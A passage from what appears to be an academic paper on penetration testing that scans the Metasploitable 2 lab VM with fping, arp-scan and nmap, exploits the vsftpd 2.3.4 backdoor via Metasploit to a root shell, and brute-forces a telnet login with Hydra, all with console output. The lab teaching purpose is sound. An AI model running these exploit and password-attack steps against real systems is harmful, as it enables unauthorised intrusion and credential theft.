64 bytes from 192.168.16.138: icmp_seq=4 ttl=64 time=0.931 ms
64 bytes from 192.168.16.138: icmp_seq=5 ttl=64 time=0.815 ms
64 bytes from 192.168.16.138: icmp_seq=6 ttl=64 time=0.512 ms
64 bytes from 192.168.16.138: icmp_seq=7 ttl=64 time=0.915 ms
64 bytes from 192.168.16.138: icmp_seq=8 ttl=64 time=0.707 ms
64 bytes from 192.168.16.138: icmp_seq=9 ttl=64 time=0.840 ms
^C
--- 192.168.16.138 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8094ms
rtt min/avg/max/mdev = 0.447/0.757/0.931/0.167 ms

```

Figure 3.12: Connectivity Testing Kali Linux

```

msfadmin@metasploitable:~$ ping 192.158.16.137
PING 192.158.16.137 (192.158.16.137) 56(84) bytes of data:
--- 192.158.16.137 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3013ms

msfadmin@metasploitable:~$ ping 192.168.16.137
PING 192.168.16.137 (192.168.16.137) 56(84) bytes of data:
64 bytes from 192.168.16.137: icmp_seq=1 ttl=64 time=0.456 ms
64 bytes from 192.168.16.137: icmp_seq=2 ttl=64 time=0.974 ms
64 bytes from 192.168.16.137: icmp_seq=3 ttl=64 time=0.910 ms
64 bytes from 192.168.16.137: icmp_seq=4 ttl=64 time=0.540 ms
^C
--- 192.168.16.137 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.456/0.720/0.974/0.225 ms

```

Figure 3.13: Connectivity Testing Metasploitable 2

3.5.1 Target Scoping

The concept of Target Scoping defines the discovery of target hosts in a specific network to identify available target machines. Kali Linux provides various tools to find targets in a network after the Information Gathering process was done. One of these tools is *ping* that was used in section 3.4 and is not described further in this section. Other tools that can be used to discover target hosts are the following:

- ◇ **Fping** - The tool *fping* is used to find hosts in a network. *Fping* can send multiple ICMP echo requests rather than one compared to ping. If a reply is not received from the target host, the target is marked as unreachable. Otherwise, the target is marked as available. The list of targets can also be specified in a file, whereas the output is then added as the target list. To display a detailed description of *fping*, use the command *fping -h*. Useful commands include:

To display hosts of multiple targets, use *fping [IP-address1] [IP-address2] [IP-address3]*.

To define a specific network, use *fping -g [network-address]/[prefix]*.

To show only hosts that are alive, use *fping -a [IP-address]*.

- ◇ **Arp-Scan** - This tool is used similarly to *fping*. It displays multiple target hosts simultaneously. For example, the command `arp-scan [network-address]/[prefix]` finds all available hosts in a specified network. For more information on how to use *arp-scan*, use the command `arp-scan -h` or `man arp-scan`.

```

root@kali:~# arp-scan 192.168.16.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:69:24:e1, IPv4: 192.168.16.137
Starting arp-scan 1.9.6 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.16.1    00:50:56:c0:00:08    VMware, Inc.
192.168.16.2    00:50:56:f1:b1:b0    VMware, Inc.
192.168.16.138 00:0c:29:be:5f:1a    VMware, Inc.
192.168.16.254 00:50:56:f5:8f:c6    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.6: 256 hosts scanned in 2.352 seconds (108.84 hosts/sec). 4 responded

```

Figure 3.14: Arp-Scan

Additional tools include *hping3*, *nping*, *nbtscan* and *p0f* [5].

3.5.2 Nmap

Nmap is a port scanner that can be utilized in Linux-based operating systems. It is a very popular tool that is also used for extracting the fingerprint of an operating system. Moreover, *nmap* can display the operating systems, services and their versions, it can show the status of a host and it can perform TCP and UDP port scans. Examples are the following:

- ◇ Show the fingerprint of an operating system: `nmap -O [IP-address]`
- ◇ Output running services of a host: `nmap -sV [IP-address]`
- ◇ Scan ports in numeric order: `nmap -r [IP-address]`
- ◇ Show information about services and versions: `nmap -sV [IP-address]`

The goal of this paper is to gather information on the vulnerable *Metasploitable 2* server to find possible exploits and select test cases to illustrate. For this reason, the command `nmap -sV -p0-65535 [Metasploitable 2 IP-address]` that is executed on the attacking server Kali Linux, is used to identify open ports and services that operate on the vulnerable server.

```

root@kali:~# nmap -sV -p0-65535 192.168.16.138
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 12:14 EST
Nmap scan report for 192.168.16.138
Host is up (0.0028s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
6697/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbl)
33639/tcp open  mountd       1-3 (RPC #100005)
38311/tcp open  status       1 (RPC #100024)
38954/tcp open  java-rmi      GNU Classpath grmiregistry
50959/tcp open  nlockmgr     1-4 (RPC #100021)
MAC Address: 00:0C:29:BE:5F:1A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.18 seconds

```

Figure 3.15: Nmap Port Scanning

3.5.3 Metasploit

The MSFConsole is a Metasploit exploitation framework that is also used in Kali Linux. It is a centralized front-end interface for Penetration Testing. To access the framework, use the command *msfconsole* in the terminal or navigate through the Kali Linux environment. [5]

```

root@kali:~# msfconsole
[+] ***Rtng the Metasploit Framework console ... \
[-] * WARNING: No database support: No database YAML file
[-] ***

#####
_.._   ;@|          |@|   ;  _.._  .
." @@@@@' ., '@|     @@@@@' . '@@@@@
'-. @@@@@@@@@@@@@@ @@@@@@@@@@@@@@ @|
   .@@@@@@@@@@@@@ @@@@@@@@@@@@@@ .
    '-. @@@ - @|   @|   '-.  _.._
      ". @| ; @|   @|   "
          | @@@ @@@ @|
          . @@@ @| @|
            @| @|
              ( 3 C )
              @| . * _
              '( , . . . )

              <|== <Metasploit!>

= [ metasploit v5.0.60-dev ]
+ -- == [ 1947 exploits - 1089 auxiliary - 333 post ]
+ -- == [ 556 payloads - 45 encoders - 10 nops ]
+ -- == [ 7 evasion ]

```

Figure 3.16: Starting the Metasploit Framework

The help command can be used to display all available commands. Figure 3.17. and figure 3.18. show sections of this command's output. Additionally, every command's available parameters can be shown using `-h` after the command as a parameter, for instance `show -h` reveals valid parameters for the command `show`.

```

Module Commands
=====
Command      Description
-----
advanced     Displays advanced options for one or more modules
back         Move back from the current context
info         Displays information about one or more modules
loadpath     Searches for and loads modules from a path
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous     Sets the previously loaded module as the current module
pushm        Pushes the active or list of modules onto the module stack
reload_all   Reloads all modules from all defined module paths
search       Searches module names and descriptions
show         Displays modules of a given type, or all modules
use          Interact with a module by name or search term/index

Job Commands
=====
Command      Description
-----
handler      Start a payload handler as job
jobs         Displays and manages jobs
kill         Kill a job
rename_job   Rename a job

Resource Script Commands
=====
Command      Description
-----
makerc       Save commands entered since start to a file

```

Figure 3.17: Snippet of MSFConsole's Command List

```

Exploit Commands
=====
Command      Description
-----
check        Check to see if a target is vulnerable
exploit      Launch an exploit attempt
rcheck       Reloads the module and checks if the target is vulnerable
recheck      Alias for rcheck
reload       Just reloads the module
rerun        Alias for rexploit
rexploit     Reloads the module and launches an exploit attempt
run          Alias for exploit

```

Figure 3.18: Exploit Commands

One of many known vulnerabilities of the *Metasploitable 2* server is a weakness of the VSFTPD service that has a backdoor which allows gaining root shell access [9]. This paper demonstrates an exploitation of this service to show the concept of the *msfconsole* tool. Following steps are required for the exploitation of the VSFTPD service:

1. Search for the vulnerability on the msfconsole: `search vsftpd`
2. The output of the search shows the location of the exploitation. Select the exploit by using the output: `use exploit/unix/ftp/vsftpd_234_backdoor`
3. Check for additionally required information: `show options`

```

msf5 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  ---                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
----      -
RHOSTS    yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     21               yes       The target port (TCP)

Exploit target:

Id  Name
--  ---
0   Automatic

```

Figure 3.19: MSFConsole Output of Steps 1 to 3

- Assign the *Metasploitable 2* virtual machine as the target victim by setting the *RHOST* parameter to the IP-address of the *Metasploitable 2* VM: ***set RHOST [IP-address of victim]***

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.16.138
RHOST => 192.168.16.138
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.16.138  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic
```

Figure 3.20: Step 4 - Set RHOST

- Run the VSFTPD exploit to gain access to the victim machine: ***run***

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.16.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.16.138:21 - USER: 331 Please specify the password.
[+] 192.168.16.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.16.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.16.137:43025 -> 192.168.16.138:6200) at 2020-01-08 14:10:49 -0500
```

Figure 3.21: Step 5 - Run Exploit

- A shell is opened that allows all kinds of manipulation of the target machine. Input commands to extract information or data. Passwords can be extracted or modified, configurations can be changed, etc. Figure 3.22 shows an exemplary scenario, where the content of the home directory was outputted.


```

pwd
/
ls -la
total 89
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 13 root root 13820 Jan 8 11:55 dev
drwxr-xr-x 94 root root 4096 Jan 8 14:05 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 5821 Jan 8 11:55 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 138 root root 0 Jan 8 11:55 proc
drwxr-xr-x 13 root root 4096 Jan 8 11:55 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Jan 8 11:55 sys
drwxrwxrwt 4 root root 4096 Jan 8 11:55 tmp
drwxr-xr-x 12 root root 4096 Apr 27 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz → boot/vmlinuz-2.6.24-16-server

```

Figure 3.22: Step 6 - Gained Shell Access

3.5.4 Hydra

Hydra is a tool that is located under *Password Attacks* → *Online Attacks*, on Kali Linux. The tool enables brute force attack methods to crack passwords. It is highly suited to attack e-mail systems that are used with POP3 and SMTP protocols. Before using the Kali Linux tool Hydra, the tester should gather following information about the target:

- ◇ **The IP-address** – for example using the command **fping -a -g [network-address]/[prefix]**, which scans the whole network for hosts that are reachable.
- ◇ **Open Ports** – for instance with the Nmap tool.
- ◇ **Protocol** – also identifiable with Nmap
- ◇ **Username** – by extracting the contents of the target's */etc/passwd* directory

In this paper, we used the command `hydra -l admin -p password telnet://[target-IP]/` to extract the admin's telnet password. This command can be performed for any other user password and for every service that is provided on the target machine. Detailed descriptions on how to use commands for Hydra properly are given in the manual page of the tool, which can also be accessed with the command `hydra -h`.

```
root@kali:~# hydra -l admin -p password telnet://[192.168.16.138]/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-08 15:58:40
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking telnet://192.168.16.138:23/
[23][telnet] host: 192.168.16.138 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-08 15:58:41
```

Figure 3.23: Hydra - Password extraction

Chapter 4

Conclusion

Penetration Testing is an effective way of analyzing and securing a network's security by simulating attacks on the system. It is an important methodology that the IT industry should be fully aware of since security has become a growing challenge for companies and users. Various frameworks were developed to properly plan and adapt a Penetration Test and to ease the work of developers. Some of the most known frameworks and standards are OWASP, PTES, and OSSTMM which have been described in this paper. In addition, private users and beginners are provided with a wide variety of freely obtainable applications for Penetration Testing including the platform Kali Linux. In this paper, the main concepts of Pen Testing have been discussed. A standard framework for Penetration Testing has been introduced and described to outline the steps that must be considered when performing ethical hacking. Moreover, a brief overview of Kali Linux and its supported tools have been provided, followed by a brief practical demonstration of some of Kali Linux's Pen Testing tools. The results of this paper indicate that Kali Linux eases Penetration Testing since it provides multiple tools on a single platform. Additionally, findings show plenty of documentation and books that describe Kali Linux's functionalities that can be found in stores and on the internet. This simplifies the use of Kali Linux even further.

However, Penetration Testing has its shortcomings. Even though Penetration Testing is very helpful there are still many aspects that can become a disadvantage. Firstly, the results suggest that a tester must have proper skills to fix security issues rather than crashing the system by accidentally implementing bugs. This is indicated by various warnings in multiple sources and leads to the implementation of a vulnerable virtual machine. Also, this work underlined that a Penetration Tester needs appropriate methods and tools to perform Pen Tests. For this paper, Kali Linux was used, but for other testing purposes, additional methods might be required. Nevertheless, purchasing those methods can cause high expenses. Lastly, Penetration Tests can be very time-consuming which can lead to incomplete evaluation of a system through skipping tests.

Bibliography

- [1] A. Gupta, T. Klevinsky, and S. Laliberte, *Hack I.T. - Security Through Penetration Testing: A Guide to Security Through Penetration Testing*, ser. Pap/Cdr. Addison Wesley, 2002. 1
- [2] A. H. Abdullah, F. Aljaber, R. Budiarto, M. Y. Idris, and D. Stiawan, “Cyber-Attack Penetration Test and Vulnerability Analysis,” *iJOE*, vol. 13, no. 1, 2017. [Online]. Available: <https://ieeexplore.ieee.org/document/8862224> 1
- [3] M. Denis, T. Hayajneh, and C. Zena, “Penetration Testing: Concepts, Attack Methods, and Defense Strategies,” *IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 2016. [Online]. Available: <https://ieeexplore.ieee.org/document/7494156> 1, 3, 5, 6
- [4] B. D. Beheshti and H. M. Z. A. Shebli, “A study on penetration testing process and tools,” *IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 2018. [Online]. Available: <https://ieeexplore.ieee.org/document/8378035> 3, 6
- [5] S. Ali, L. Allen, and T. Heriyanto, *Kali Linux – Assuring Security by Penetration Testing*. Packt Publishing, 2014. 3, 4, 7, 8, 9, 13, 14, 17, 18
- [6] A. Lakhani and J. Muniz, *Web Penetration Testing with Kali Linux*. Packt Publishing, 2013. 4, 7
- [7] P. Herzog, “OSSTMM 3,” 2019, accessed on: 06.01.2020. [Online]. Available: <https://www.isecom.org/OSSTMM.3.pdf> 8, 9, 25
- [8] O. Security, “Download Kali Linux Virtual Images - Offensive Security,” 2020, accessed on: 07.01.2020. [Online]. Available: <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/> 10, 25
- [9] Rapid7, “Metasploitable 2,” 2020, accessed on: 07.01.2020. [Online]. Available: <https://metasploit.help.rapid7.com/docs/metasploitable-2> 13, 15, 19, 25
- [10] J. A. Ansari and G. Najera-Gutierrez, *Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux*, ser. 3rd Revised edition. Packt Publishing, 2018. 14
- [11] A. Clark, “Kali Linux 2016.2 - Metasploitable Tutorial,” 2020, accessed on: 07.01.2020. [Online]. Available: <https://gist.github.com/apolloclark/78687df9a04aaf23aa3cd59415530694> 15

- [12] WordPresscom, “Metasploitable 2 Walkthrough: An Exploitation Guide,” 2015, accessed on: 07.01.2020. [Online]. Available: <https://tehaorum.wordpress.com/2015/06/14/metasploitable-2-walkthrough-an-exploitation-guide/> 15